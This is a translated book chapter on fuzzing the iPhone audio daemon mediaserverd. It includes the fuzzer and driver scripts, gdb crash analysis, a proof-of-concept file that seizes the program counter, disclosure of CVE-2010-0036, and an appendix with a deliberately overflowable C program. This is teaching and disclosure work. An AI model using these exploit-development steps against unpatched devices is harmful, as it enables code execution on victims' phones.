iPhone 不同框架的音频系统看上去有点复杂，因此我决定创建一个简单的模糊测试程序，从搜寻明显的 bug 开始。这个模糊测试程序完成以下操作。

(1) 在 Linux 主机上：通过改动一个目标样例文件准备测试用例。

(2) 在 Linux 主机上：通过一个 Web 服务器伺服这些测试用例。

(3) 在 iPhone 上：在移动版 Safari 中打开这些测试用例。

(4) 在 iPhone 上：监视 `mediaserverd` 的出错状况。

(5) 在 iPhone 上：发现错误事件时记录结果。

(6) 重复以上步骤。

我在 Linux 主机上创建了下面这个简单的、基于文件改动的模糊测试程序来准备测试用例。

代码清单 8-1　在 Linux 主机上写的准备测试用例的代码（fuzz.c）

```
01 #include <stdio.h>
02 #include <sys/types.h>
03 #include <sys/mman.h>
04 #include <fcntl.h>
05 #include <stdlib.h>
06 #include <unistd.h>
07
08 int
09 main (int argc, char *argv[])
10 {
11     int          fd          = 0;
12     char *       p           = NULL;
13     char *       name        = NULL;
```

```
14      unsigned int file_size   = 0;
15      unsigned int file_offset = 0;
16      unsigned int file_value  = 0;
17
18      if (argc < 2) {
19          printf ("[-] Error: not enough arguments\n");
20          return (1);
21      } else {
22          file_size   = atol (argv[1]);
23          file_offset = atol (argv[2]);
24          file_value  = atol (argv[3]);
25          name        = argv[4];
26      }
27
28      // open file
29      fd = open (name, O_RDWR);
30      if (fd < 0) {
31          perror ("open");
32          exit (1);
33      }
34
35      // mmap file
36      p = mmap (0, file_size, PROT_READ | PROT_WRITE, MAP_SHARED, fd, 0);
37      if ((int) p == -1) {
38          perror ("mmap");
39          close (fd);
40          exit (1);
41      }
42
43      // mutate file
44      printf ("[+] file offset: 0x%08x (value: 0x%08x)\n", file_offset, file_value);
45      fflush (stdout);
46      p[file_offset] = file_value;
47
48      close (fd);
49      munmap (p, file_size);
50
51      return (0);
52 }
```

代码清单 8-1 的模糊测试程序接收 4 个参数：目标样例文件的大小、文件修改处的偏移量、写到文件偏移位置处的单字节值以及目标文件的文件名。写完模糊测试程序后把它编译一下。

```
linux$ gcc -o fuzz fuzz.c
```

然后我开始模糊测试 AAC（Advanced Audio Coding [5]）格式的文件，这是 iPhone 上使用的默认音频格式。我选择 iPhone 的标准铃音 Alarm.m4r 作为目标样例文件。

```
linux$ cp Alarm.m4r testcase.m4r
```

在终端输入以下命令行，得到测试用例文件的大小。

```
linux$ du -b testcase.m4r
415959  testcase.m4r
```

下面的命令行选项指示 fuzz 程序用 0xff（十进制 255）替换文件中偏移位置为 4 的字节。

```
linux$ ./fuzz 415959 4 255 testcase.m4r
[+] file offset: 0x00000004 (value: 0x000000ff)
```

然后用 xxd 验证结果。

```
linux$ xxd Alarm.m4r | head -1
0000000: 0000 0020 6674 7970 4d34 4120 0000 0000  ... ftypM4A ....

linux$ xxd testcase.m4r | head -1
0000000: 0000 0020 ff74 7970 4d34 4120 0000 0000  ... .typM4A ....
```

输出显示文件偏移位置为 4（文件偏移从 0 开始计数）的值被预期值（0xff）替换。接下来，我创建了一个 bash 脚本来自动完成文件的改动。

代码清单 8-2 自动改动文件的 bash 脚本（go.sh）

```
01 #!/bin/bash
02
03 # file size
04 filesize=415959
05
06 # file offset
07 off=0
08
09 # number of files
10 num=4
11
12 # fuzz value
13 val=255
14
15 # name counter
16 cnt=0
17
18 while [ $cnt -lt $num ]
19 do
20       cp ./Alarm.m4r ./file$cnt.m4a
21       ./fuzz $filesize $off $val ./file$cnt.m4a
22       let "off+=1"
23       let "cnt+=1"
24 done
```

这个脚本就是把代码清单 8-1 中所示模糊测试程序包装了一下后生成的，它

自动生成目标文件 Alarm.m4r 的 4 个测试用例（见第 20 行）。从文件偏移位置 0 开始（见第 7 行），目标文件的前 4 个字节（见第 10 行）分别被替换为 0xff（见第 13 行）。执行后，脚本产生以下输出。

```
linux$ ./go.sh
[+] file offset: 0x00000000 (value: 0x000000ff)
[+] file offset: 0x00000001 (value: 0x000000ff)
[+] file offset: 0x00000002 (value: 0x000000ff)
[+] file offset: 0x00000003 (value: 0x000000ff)
```

然后验证生成的测试用例。

```
linux$ xxd file0.m4a | head -1
0000000: ff00 0020 6674 7970 4d34 4120 0000 0000  ... ftypM4A ....

linux$ xxd file1.m4a | head -1
0000000: 00ff 0020 6674 7970 4d34 4120 0000 0000  ... ftypM4A ....

linux$ xxd file2.m4a | head -1
0000000: 0000 ff20 6674 7970 4d34 4120 0000 0000  ... ftypM4A ....

linux$ xxd file3.m4a | head -1
0000000: 0000 00ff 6674 7970 4d34 4120 0000 0000  ....ftypM4A ....
```

如输出所示，模糊测试程序运行后修改了每个测试用例文件中相应位置的字节，跟预期一致。有一个重要事实我还没有提到，代码清单 8-2 中的脚本把警告铃音文件的扩展名由.m4r 改为.m4a（见第 20 行）。这是必要的，因为移动版 Safari 不支持 iPhone 手机铃音使用的.m4r 文件扩展名。

我之前在 Linux 主机上安装了 Web 服务器 Apache，现在就把改动过和没改过的警告铃音文件复制到其网站根目录下。把未改动过的原始警告铃音扩展名从.m4r 改为.m4a，然后让移动版 Safari 指向它的 URL。

如图 8-1 所示，原始目标文件 Alarm.m4a 在手机中的移动版 Safari 上顺利播放。然后我让浏览器指向第一个改动过的测试用例文件的 URL——file0.m4a。

图 8-2 显示移动版 Safari 打开了这个改动过的文件，但是不能正确解析。

到目前为止完成了什么呢？我可以通过改动音频文件来准备测试用例，启动移动版 Safari，并让它加载测试用例。此时，我想找到一个方法，在监视 `mediaserverd` 出错时，让移动版 Safari 自动一个接一个地打开测试用例文件。我写了下面这个 Bash 小脚本在手机上完成该工作。




图 8-1 用移动版 Safari 播放未改过的文件 Alarm.m4a




图 8-2 播放改动过的测试用例文件（file0.m4a）

代码清单 8-3 监视 mediaserverd 出错时自动打开测试用例文件的代码（audiofuzzer.sh）

```
01 #!/bin/bash
02
03 fuzzhost=192.168.99.103
04
05 echo [+] =================================
06 echo [+] Start fuzzing
07 echo [+]
08 echo -n "[+] Cleanup: "
09 killall MobileSafari
10 killall mediaserverd
11 sleep 5
12 echo
13
14 origpid=`ps -u mobile -o pid,command | grep /usr/sbin/mediaserverd | cut -c 0-5`
15 echo [+] Original PID of /usr/sbin/mediaserverd: $origpid
16
17 currpid=$origpid
18 let cnt=0
19 let i=0
20
21 while [ $cnt -le 1000 ];
22 do
23         if [ $i -eq 10 ];
24         then
```

```
25                  echo -n "[+] Restarting mediaserverd.. "
26                  killall mediaserverd
27                  sleep 4
28                  origpid=`ps -u mobile -o pid,command | grep /usr/sbin/          →
mediaserverd | cut -c 0-5`
29                  currpid=$origpid
30                  sleep 10
31                  echo "done"
32                  echo [+] New mediaserverd PID: $origpid
33                  i=0
34          fi
35          echo
36          echo [+] =================================
37          echo [+] Current file: http://$fuzzhost/file$cnt.m4a
38          openURL http://$fuzzhost/file$cnt.m4a
39          sleep 30
40          currpid=`ps -u mobile -o pid,command | grep /usr/sbin/mediaserverd | →
cut -c 0-5`
41          echo [+] Current PID of /usr/sbin/mediaserverd: $currpid
42          if [ $currpid -ne $origpid ];
43          then
44                  echo [+] POTENTIAL BUG FOUND! File: file$cnt.m4a
45                  openURL http://$fuzzhost/BUG_FOUND_file$cnt.m4a
46                  origpid=$currpid
47                  sleep 5
48          fi
49          ((cnt++))
50          ((i++))
51          killall MobileSafari
52 done
53
54 killall MobileSafari
```

代码清单 8-3 中的 Bash 脚本是这样工作的。

- 第 3 行显示伺服测试用例的 Web 服务器的 IP 地址。
- 第 9 行和第 10 行重启 mediaserverd，并且杀掉所有在运行的移动版 Safari 进程实例，创造一个干净的环境。
- 第 14 行复制音频守护进程 mediaserverd 的进程 ID 给变量 origpid。
- 第 21 行包含针对每个测试用例都要执行的主循环。
- 第 23 至 34 行每 10 个测试用例重启一次 mediaserverd。对 iPhone 的 fuzzing 可能很枯燥，因为包括 mediaserverd 在内的一些组件很容易挂起。
- 第 38 行用 openURL 工具启动 Web 服务器上独立的测试用例。[6]
- 第 40 行复制音频守护进程 mediaserverd 的当前进程 ID 给变量 currpid。
- 第 42 行比较保存的 mediaserverd 进程 ID （见第 14 行）和当前守护进程 ID。处理一个测试用例时，若 mediaserverd 遇到一个错误并重启，这两个进程 ID 便不一样。这个结果记录到手机终端（见第 44 行）。这个脚本也会发送一个 GET 请求给 Web 服务器，包含 BUG_FOUND 字符串和导致 mediaserverd 崩溃的文件名（见第 45 行）。

- 第 51 行在每次测试用例运行之后杀掉当前移动版 Safari 实例。

实现这个小脚本之后，我从文件偏移位置 0 开始，生成了 1000 个改动过的 Alarm.m4r 铃音文件，把它们复制到 Web 服务器的根目录，然后在 iPhone 上运行 audiofuzzer.sh 脚本。有时手机会由于内存泄露而死机。每一次死机，我必须重启手机，从 Web 服务器的访问日志中提取最后处理的测试用例文件名，调整代码清单 8-3 的第 18 行，然后继续模糊测试。模糊测试 iPhone 就是这样痛苦……但这是值得的！除了内存泄露导致手机挂起之外，我还发现，很多崩溃是由内存数据损坏造成的。

8.2　崩溃分析及利用

模糊测试程序处理完所有的测试用例之后，我就在 Web 服务器的访问日志中搜索 BUG_FOUND 条目。

```
linux$ grep BUG /var/log/apache2/access.log
192.168.99.103 .. "GET /BUG_FOUND_file40.m4a HTTP/1.1" 404 277 "-" "Mozilla/5.0
(iPhone; U; CPU iPhone OS 2_2_1 like Mac OS X; en-us) AppleWebKit/525.18.1 (KHTML,
like Gecko) Version/3.1.1 Mobile/5H11 Safari/525.20"
192.168.99.103 .. "GET /BUG_FOUND_file41.m4a HTTP/1.1" 404 276 "-" "Mozilla/5.0
(iPhone; U; CPU iPhone OS 2_2_1 like Mac OS X; en-us) AppleWebKit/525.18.1 (KHTML,
like Gecko) Version/3.1.1 Mobile/5H11 Safari/525.20"
192.168.99.103 .. "GET /BUG_FOUND_file42.m4a HTTP/1.1" 404 277 "-" "Mozilla/5.0
(iPhone; U; CPU iPhone OS 2_2_1 like Mac OS X; en-us) AppleWebKit/525.18.1 (KHTML,
like Gecko) Version/3.1.1 Mobile/5H11 Safari/525.20"
[..]
```

如节选的日志文件所示，mediaserverd 在试图播放测试用例文件 40、41 和 42 时遇到错误。为了分析崩溃原因，我重启了手机，并且把 GNU 调试器（见 B.4 节）附加到 mediaserverd。

跟多数移动设备一样，iPhone 使用 ARM CPU。这一点非常重要，因为 ARM 汇编语言和 Intel 汇编很不一样。

```
iphone# uname -a
Darwin localhost 9.4.1 Darwin Kernel Version 9.4.1: Mon Dec  8 20:59:30 PST 2008;
root:xnu-1228.7.37~4/RELEASE_ARM_S5L8900X iPhone1,1 arm M68AP Darwin

iphone# id
uid=0(root) gid=0(wheel)

iphone# gdb -q
```

启动 gdb 之后，用以下命令得到 mediaserverd 的当前进程 ID。

```
(gdb) shell ps -u mobile -O pid | grep mediaserverd
   27   ??  Ss     0:01.63 /usr/sbin/mediaserverd
```

然后在调试器中加载 mediaserverd 二进制文件，并把调试器附加到进程上。

```
(gdb) exec-file /usr/sbin/mediaserverd
Reading symbols for shared libraries ......... done

(gdb) attach 27
Attaching to program: `/usr/sbin/mediaserverd', process 27.
Reading symbols for shared libraries ..................................... done
0x3146baa4 in mach_msg_trap ()
```

继续执行 mediaserverd 之前，用 follow-fork-mode 命令告诉调试器跟踪子进程，而不是父进程：

```
(gdb) set follow-fork-mode child

(gdb) continue
Continuing.
```

打开手机上的移动版 Safari，指向编号 40 的测试用例文件（file40.m4a）的 URL。调试器输出以下结果。

```
Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_PROTECTION_FAILURE at address: 0x01302000
[Switching to process 27 thread 0xa10b]
0x314780ec in memmove ()
```

崩溃发生在 mediaserverd 试图访问地址 0x01302000 处的内存时。

```
(gdb) x/1x 0x01302000
0x1302000:      Cannot access memory at address 0x1302000
```

如调试器输出所示，mediaserverd 试图引用未映射的内存位置时崩溃。为了进一步分析，我打印了当前的调用栈。

```
(gdb) backtrace
#0  0x314780ec in memmove ()
#1  0x3493d5e0 in MP4AudioStream::ParseHeader ()
#2  0x00000072 in ?? ()
Cannot access memory at address 0x72
```

这个输出很有趣。栈帧#2 的地址是一个不常见的值（0x00000072），看上去像是栈已遭破坏。我用以下命令打印 MP4AudioStream::ParseHeader()执行的最后一条指令（见栈帧#1）。

```
(gdb) x/1i 0x3493d5e0 - 4
0x3493d5dc <_ZN14MP4AudioStream11ParseHeaderER27AudioFileStreamContinuation+1652>:
bl      0x34997374 <dyld stub memcpy>
```

MP4AudioStream::ParseHeader()执行的最后一条指令是调用 memcpy()，一定是它导致了崩溃。此时此刻，这个 bug 展示了栈缓冲区溢出漏洞的所有特征（见 A.1 节）。

我停止了调试会话，重启设备。手机重启后，再次把调试器附加到 mediaserverd 上，这一次我在 MP4AudioStream::ParseHeader()调用 memcpy()的地方也定义了一个断点，以评估传给 memcpy()的参数。

```
(gdb) break *0x3493d5dc
Breakpoint 1 at 0x3493d5dc

(gdb) continue
Continuing.
```

我在移动版 Safari 中打开编号为 40 的测试用例（file40.m4a），触发这个断点。

```
[Switching to process 27 thread 0x9c0b]

Breakpoint 1, 0x3493d5dc in MP4AudioStream::ParseHeader ()
```

memcpy()的参数通常保存在 r0 寄存器（目标缓冲区）、r1 寄存器（源缓冲区）以及 r2 寄存器（复制的字节数）中。从调试器中得到这些寄存器的当前值。

```
(gdb) info registers r0 r1 r2
r0             0x684a38 6834744
r1             0x115030 1134640
r2             0x1fd0   8144
```

我也检查了寄存器 r1 指向的数据，看 memcpy()的源数据是不是用户可控的。

```
(gdb) x/40x $r1
0x115030:       0x00000000      0xd7e178c2      0xe5e178c2      0x80bb0000
0x115040:       0x00b41000      0x00000100      0x00000001      0x00000000
0x115050:       0x00000000      0x00000100      0x00000000      0x00000000
0x115060:       0x00000000      0x00000100      0x00000000      0x00000000
0x115070:       0x00000000      0x00000040      0x00000000      0x00000000
0x115080:       0x00000000      0x00000000      0x00000000      0x00000000
0x115090:       0x02000000      0x2d130000      0x6b617274      0x5c000000
0x1150a0:       0x64686b74      0x07000000      0xd7e178c2      0xe5e178c2
0x1150b0:       0x01000000      0x00000000      0x00b41000      0x00000000
0x1150c0:       0x00000000      0x00000000      0x00000001      0x00000100
```

然后在编号为 40 的测试用例文件中搜索这些值。在文件的开头找到了它们，格式为小端表示法。

```
[..]
00000030h: 00 00 00 00 C2 78 E1 D7 C2 78 E1 E5 00 00 BB 80 ; ....Âxá×Âxáå..»€
00000040h: 00 10 B4 00 00 01 00 00 01 00 00 00 00 00 00 00 ; ..´.............
00000050h: 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 ; ................
00000060h: 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 ; ................
00000070h: 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 ; ....@...........
[..]
```

因此我可以控制内存复制的源数据。继续执行 mediaserverd，在调试器中得到以下输出。

```
(gdb) continue
Continuing.

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_PROTECTION_FAILURE at address: 0x00685000
0x314780ec in memmove ()
```

mediaserverd 在试图访问未映射内存时再次崩溃。看上去似乎是传给 memcpy() 的字节数参数太大了，因此这个函数试图复制的音频文件数据超出了栈帧底。这时我停下调试器，用十六进制编辑器打开导致崩溃的那个测试用例文件（file40.m4a）。

```
00000000h: 00 00 00 20 66 74 79 70 4D 34 41 20 00 00 00 00 ; ... ftypM4A ....
00000010h: 4D 34 41 20 6D 70 34 32 69 73 6F 6D 00 00 00 00 ; M4A mp42isom....
00000020h: 00 00 1C 65 6D 6F 6F 76 FF 00 00 6C 6D 76 68 64 ; ...emoovÿ..lmvhd
[..]
```

在文件偏移 40（0x28）处可以找到被改动过并导致了崩溃的字节（0xff）。我查了下“QuickTime 文件格式规范（QuiteTime File Format Specification）[7]”，确定了文件结构中那个字节的作用。按照规范的描述，针对一种 movie header atom，该字节是其大小的一部分，所以模糊测试程序一定是改变了这个 atom 的大小值。就像我之前说的，传给 memcpy()的值太大，mediaserverd 在试图复制这么多数据到栈上时崩溃了。为了避免这个崩溃，我把 atom 的大小设为一个较小的值，并把文件偏移 40 处那个改动过的值改回 0x00，偏移 42 处的值改回 0x02。

下面是原来的编号 40 测试用例文件（file40.m4a）。

```
00000020h: 00 00 1C 65 6D 6F 6F 76 FF 00 00 6C 6D 76 68 64 ; ...emoovÿ..lmvhd
```

而以下是新的测试用例文件（file40_2.m4a），下划线标识改动的值。

```
00000020h: 00 00 1C 65 6D 6F 6F 76 00 00 02 6C 6D 76 68 64 ; ...emoovÿ..lmvhd
```

重启设备,新设置生效,再次把调试器附加到 mediaserverd 上,从移动版 Safari 中打开这个新文件。

```
Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_PROTECTION_FAILURE at address: 0x00000072
[Switching to process 27 thread 0xa10b]
0x00000072 in ?? ()
```

这一次程序计数器（指令指针）被篡改为指向地址 0x00000072。我停下调试会话，开启一个新的会话，再次在 Mp4AudioStream::ParseHeader()调用 memcpy()的地方设置一个断点。

```
(gdb) break *0x3493d5dc
Breakpoint 1 at 0x3493d5dc

(gdb) continue
Continuing.
```

在移动版 Safari 中打开改动后的测试用例文件 file40_2.m4a 时,调试器输出以下内容。

```
[Switching to process 71 thread 0x9f07]

Breakpoint 1, 0x3493d5dc in MP4AudioStream::ParseHeader ()
```

打印当前的调用栈。

```
(gdb) backtrace
#0  0x3493d5dc in MP4AudioStream::ParseHeader ()
#1  0x3490d748 in AudioFileStreamWrapper::ParseBytes ()
#2  0x3490cfa8 in AudioFileStreamParseBytes ()
#3  0x345dad70 in PushBytesThroughParser ()
#4  0x345dbd3c in FigAudioFileStreamFormatReaderCreateFromStream ()
#5  0x345dff08 in instantiateFormatReader ()
#6  0x345e02c4 in FigFormatReaderCreateForStream ()
#7  0x345d293c in itemfig_assureBasicsReadyForInspectionInternal ()
#8  0x345d945c in itemfig_makeReadyForInspectionThread ()
#9  0x3146178c in _pthread_body ()
#10 0x00000000 in ?? ()
```

列表中第一个栈帧就是我要找的。我用如下命令显示 Mp4AudioStream::ParseHeader()的当前栈帧信息。

```
(gdb) info frame 0
Stack frame at 0x1301c00:
 pc = 0x3493d5dc in MP4AudioStream::ParseHeader(AudioFileStreamContinuation&); saved
pc 0x3490d748
 called by frame at 0x1301c30
```

```
 Arglist at 0x1301bf8, args:
 Locals at 0x1301bf8, Saved registers:
  r4 at 0x1301bec, r5 at 0x1301bf0, r6 at 0x1301bf4, r7 at 0x1301bf8, r8 at      →
0x1301be0, sl at 0x1301be4, fp at 0x1301be8, lr at 0x1301bfc, pc at 0x1301bfc,
  s16 at 0x1301ba0, s17 at 0x1301ba4, s18 at 0x1301ba8, s19 at 0x1301bac, s20 at  →
0x1301bb0, s21 at 0x1301bb4, s22 at 0x1301bb8, s23 at 0x1301bbc,
  s24 at 0x1301bc0, s25 at 0x1301bc4, s26 at 0x1301bc8, s27 at 0x1301bcc, s28 at  →
0x1301bd0, s29 at 0x1301bd4, s30 at 0x1301bd8, s31 at 0x1301bdc
```

最有趣的信息是程序计数器（pc 寄存器）的值保存在栈上的位置。如调试器输出所示，pc 保存在栈上地址为 0x1301bfc 的地方（见 Saved registers）。

然后继续执行该进程。

```
(gdb) continue
Continuing.

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_PROTECTION_FAILURE at address: 0x00000072
0x00000072 in ?? ()
```

崩溃后，我查看 MP4AudioStream::ParseHeader()之前保存程序计数器的栈位置（内存地址 0x1301bfc），函数期望从这里找回程序计数器。

```
(gdb) x/12x 0x1301bfc
0x1301bfc:      0x00000073      0x00000000      0x04000001      0x0400002d
0x1301c0c:      0x00000000      0x73747328      0x00000063      0x00000000
0x1301c1c:      0x00000002      0x00000001      0x00000017      0x00000001
```

调试器的输出显示保存的指令指针被数值 0x00000073 覆写。函数试图把它返回给自己的调用函数时，这个改动过的值赋给了指令指针（pc 寄存器）。具体来说就是，由于 ARM CPU 的指令对齐（指令按 16 位或 32 位边界对齐）机制，复制到指令指针的是 0x00000072，而不是文件中的 0x00000073。

这个极其简单的模糊测试程序确实从 iPhone 的音频库中发现了一处典型的栈缓冲区溢出。我在测试用例文件里搜索调试器输出的字节模式，在文件 file40_2.m4a 偏移量为 500 的地方找到了这个字节序列。

```
000001f0h: 18 73 74 74 73 00 00 00 00 00 00 00 01 00 00 04 ; .stts...........
00000200h: 2D 00 00 04 00 00 00 00 28 73 74 73 63 00 00 00 ; -.......(stsc...
00000210h: 00 00 00 00 02 00 00 00 01 00 00 00 17 00 00 00 ; ................
```

然后我把上面下划线处的值改为 0x44444444，新文件命名为 poc.m4a。

```
000001f0h: 18 73 74 74 44 44 44 44 00 00 00 00 01 00 00 04 ; .sttDDDD.........
00000200h: 2D 00 00 04 00 00 00 00 28 73 74 73 63 00 00 00 ; -.......(stsc...
00000210h: 00 00 00 00 02 00 00 00 01 00 00 00 17 00 00 00 ; ................
```

再次把调试器附加到 mediaserverd 上，在移动版 afari 中打开新文件 poc.m4a，调试器输出如下。

```
Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0x44444444
[Switching to process 77 thread 0xa20f]
0x44444444 in ?? ()

(gdb) info registers
r0             0x6474613f       1685348671
r1             0x393fc284       960479876
r2             0xcb0            3248
r3             0x10b            267
r4             0x6901102        110104834
r5             0x1808080        25198720
r6             0x2              2
r7             0x74747318       1953788696
r8             0xf40100         15991040
r9             0x817a00         8485376
sl             0xf40100         15991040
fp             0x80808005      -2139062267
ip             0x20044          131140
sp             0x684c00         6835200
lr             0x1f310          127760
pc             0x44444444       1145324612
cpsr           {0x60000010, n = 0x0, z = 0x1, c = 0x1, v = 0x0, q = 0x0, j = 0x0, ge
= 0x0, e = 0x0, a = 0x0, i = 0x0, f = 0x0, t = 0x0, mode = 0x10}   {0x60000010, n
= 0, z = 1, c = 1, v = 0, q = 0, j = 0, ge = 0, e = 0, a = 0, i = 0, f = 0, t = 0,
mode = usr}

(gdb) backtrace
#0  0x44444444 in ?? ()
Cannot access memory at address 0x74747318
```

耶！这时，我完全控制了程序计数器。

8.3　漏洞修正

2010 年 2 月 2 日，星期四

2009 年 10 月 4 日我把这个 bug 提交给苹果公司。今天他们发布了新版本的 iPhone 0S，修正了这一漏洞。

这个 bug 很容易发现，因此我确信我不是唯一知道它的人，但似乎只有我通知了苹果公司。苹果公司自己没有发现这个如此微不足道的 bug。

这个漏洞影响使用 iPhone OS 3.1.3 之前版本的 iPhone 和 iPod touch。

8.4 经验和教训

作为一名捉虫人和一名 iPhone 用户：

- 即使是笨拙的基于篡改的模糊测试程序，就像本章描述的这个，也是很有效的；
- 模糊测试 iPhone 单调乏味，但值得；
- 不要在你的 iPhone 上打开“不可信”的（媒体）文件。

8.5 补充

2010 年 2 月 2 日，星期四

漏洞已经修复，新版的 iPhone OS 已可以获得，所以我在自己的网站上发布了一份详细的安全报告[8]。这个 bug 的编号是 CVE-2010-0036。图 8-3 显示了该漏洞处理的时间表。




图 8-3 从通知苹果公司这一漏洞到我发布安全报告的时间表

附注

[1] 见 http://en.wikipedia.org/wiki/IOS_jailbreaking（短址为 http://bit.ly/wgPs6f）。

[2] 见 http://cydia.saurik.com/（短址为 http://bit.ly/A7ppwQ）。

[3] 见“iOS Developer Library: Core Audio Overview”，网址：http://developer.apple.com/library/ios/#documentation/MusicAudio/Conceptual/CoreAudioOverview/Introduction/Introduction.html（短址为 http://bit.ly/w7ADUS）。

[4] 见“iOS Developer Library: Audio Toolbox Framework Reference”，网址：http://developer.apple.com/library/ios/#documentation/MusicAudio/Reference/CAAudioTooboxRef/_index.html（短址为 http://bit.ly/wpmcb9）。

[5] 见 http://en.wikipedia.org/wiki/Advanced_Audio_Coding（短址为 http://bit.ly/wQUPPR）。

[6] 见 http://ericasadun.com/ftp/EricaUtilities/（短址为 http://bit.ly/xe8ioz）。

[7] QuickTime 文件格式规范可从以下网址得到：http://developer.apple.com/mac/library/documentation/QuickTime/QTFF/QTFFPreface/qtffPreface.html（短址为 http://bit.ly/xNdk8k）。

[8] 我详细描述这个 iPhone 漏洞的安全报告可从以下网址得到：http://www.trapkit.de/advisories/TKADV2010-002.txt（短址为 http://bit.ly/xLFFRn）。

A

捉虫提示

相比正文，附录 A 更为深入地讨论一些漏洞的种类、漏洞利用技术和一些可能导致 bug 的普遍问题。

A.1　栈缓冲区溢出

缓冲区溢出是内存损坏漏洞，可以按类型（或者说产生原因，generation）分类，目前最重要的是栈缓冲区溢出和堆缓冲区溢出。如果复制到一个缓冲区或数组的数据长度超出了它们所能容纳的，就会发生溢出。就是这么简单。顾名思义，栈缓冲区溢出发生在进程内存的栈区。栈是进程的一块特殊内存，用来存放与函数调用相关的数据和元数据。如果太多的数据写到栈上声明的缓冲区中，超出缓冲区所能容纳的数量，邻近的栈内存就会被覆写。用户如果能控制数据和数据的量，就可能篡改这些栈数据，从而得以控制进程的执行流。

以下关于栈缓冲区溢出的描述全部基于 32 位 Intel 平台（IA-32）。

进程执行的每一个函数都表示在栈上，组织相关信息的栈空间叫做栈帧。栈帧包含相应函数实例的数据和元数据，以及调用函数的返回地址，用来找到函数

的调用者。当一个函数返回它的调用者时，返回地址出栈并写入指令指针（程序计数）寄存器。如果你能使一个栈缓冲区溢出，并用指定值覆盖返回地址，那么在函数返回时你就能控制指令指针。

还有很多其他方法可以利用栈缓冲区溢出，例如操控函数指针、函数参数，或者栈上其他重要数据和元数据。

我们看一个程序实例。

代码清单 A-1　程序实例 stackoverflow.c

```
01 #include <string.h>
02
03 void
04 overflow (char *arg)
05 {
06     char  buf[12];
07
08     strcpy (buf, arg);
09 }
10
11 int
12 main (int argc, char *argv[])
13 {
14     if (argc > 1)
15         overflow (argv[1]);
16
17     return 0;
18 }
```

代码清单 A-1 的程序实例中有一处简单的栈缓冲区溢出。第一个命令行参数（第 15 行）被用作函数 `overflow()`的参数。在 `overflow()`中，用户输入的数据被复制到一个 12 字节长的栈缓冲区中（第 6 行和第 8 行），如果我们输入的数据长度超出了这个缓冲区所能容纳的数量（12 字节），栈缓冲区就会溢出，相邻的栈数据会被输入数据覆盖。

图 A-1 描绘了栈发生缓冲区溢出前后的布局。栈是向下（向低地址空间）增长的，返回地址（RET）后紧跟着的是另一块元数据，称为保存的帧指针（SFP，Saved Frame Pointer）。再往下是函数 `overflow()`中声明的缓冲区。和栈的向下增长不一样，栈缓冲区里的数据填充是向高地址增长的。如果给第一个命令行参数提供足够多的数据，我们的数据就会覆盖缓冲区、SFP、RET 和相邻的栈内存。函数返回时，我们就能控制 RET 的值，进而控制指令指针（`EIP` 寄存器）。




图 A-1　缓冲区溢出的栈帧布局

A.1.1　示例：Linux下的栈缓冲区溢出

为了在 Linux（Ubuntu 9.04）下测试代码清单 A-1 的程序，编译时我禁用了堆栈保护（canary 探测）（见 C.1 节）。

```
linux$ gcc -fno-stack-protector -o stackoverflow stackoverflow.c
```

然后，在调试器中运行这个程序（关于 gdb 的更多信息见 B.4 节），提供 20 字节的输入作为命令行参数（12 字节填充栈缓冲区，4 字节覆盖 SFP，4 字节覆盖 RET）。

```
linux$ gdb -q ./stackoverflow

(gdb) run $(perl -e 'print "A"x12 . "B"x4 . "C"x4')
